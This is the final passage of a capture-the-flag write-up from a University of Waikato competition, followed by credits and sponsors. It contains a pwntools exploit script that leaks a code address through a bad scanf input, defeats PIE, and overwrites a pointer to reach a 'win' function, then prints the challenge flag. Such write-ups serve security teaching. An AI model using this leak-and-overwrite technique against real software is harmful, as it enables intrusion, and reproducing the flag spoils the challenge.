elif args.REMOTE:
    p = remote("localhost", 10201)
else:
    p = process(executable=context.binary.path)

# Create a dog initially
p.sendlineafter(b"> ", b"0")
p.sendlineafter(b"> ", b"dog")
p.sendlineafter(b"> ", b"10")

# Create a cat but specify an invalid age so we get a leak
p.sendlineafter(b"> ", b"1")
p.sendlineafter(b"> ", b"cat")
p.sendlineafter(b"> ", b"a")
p.recvuntil(b"Age = ")
leak_addr = int(p.recvline(False))
p.recvuntil(b"Invalid choice") # skip this prompt

# Calculate the base address of the binary from the leak
context.binary.address = leak_addr - context.binary.symbols["speakDog"]
win_addr = context.binary.symbols["win"]
print(f"{hex(leak_addr)=}")
print(f"{hex(context.binary.address)=}")
print(f"{hex(win_addr)=}")

# Exploit
p.sendlineafter(b"> ", b"1")
p.sendlineafter(b"> ", cyclic(16))
p.sendlineafter(b"> ", str(win_addr).encode())

info(p.recvall(2))
```

NZCSC{scanf-adds-a-null-terminator-that-can-be-deadly}

Credits

Challenge Authors:

Cale

Sam

Josh

Vimal

TK

Writeup Documentation:

Cale, Sam, and Josh

Organisers:

University of Waikato

Cybersecurity Researchers of Waikato (CROW)

Sponsors:

Endace – Platinum

Deloitte – Platinum

Gallagher Security – Gold

Ignite – Gold

WEL Networks – Gold

Lightwire – Silver

First Watch – Silver

Defence Science + Technology – Silver

CyberCX – Silver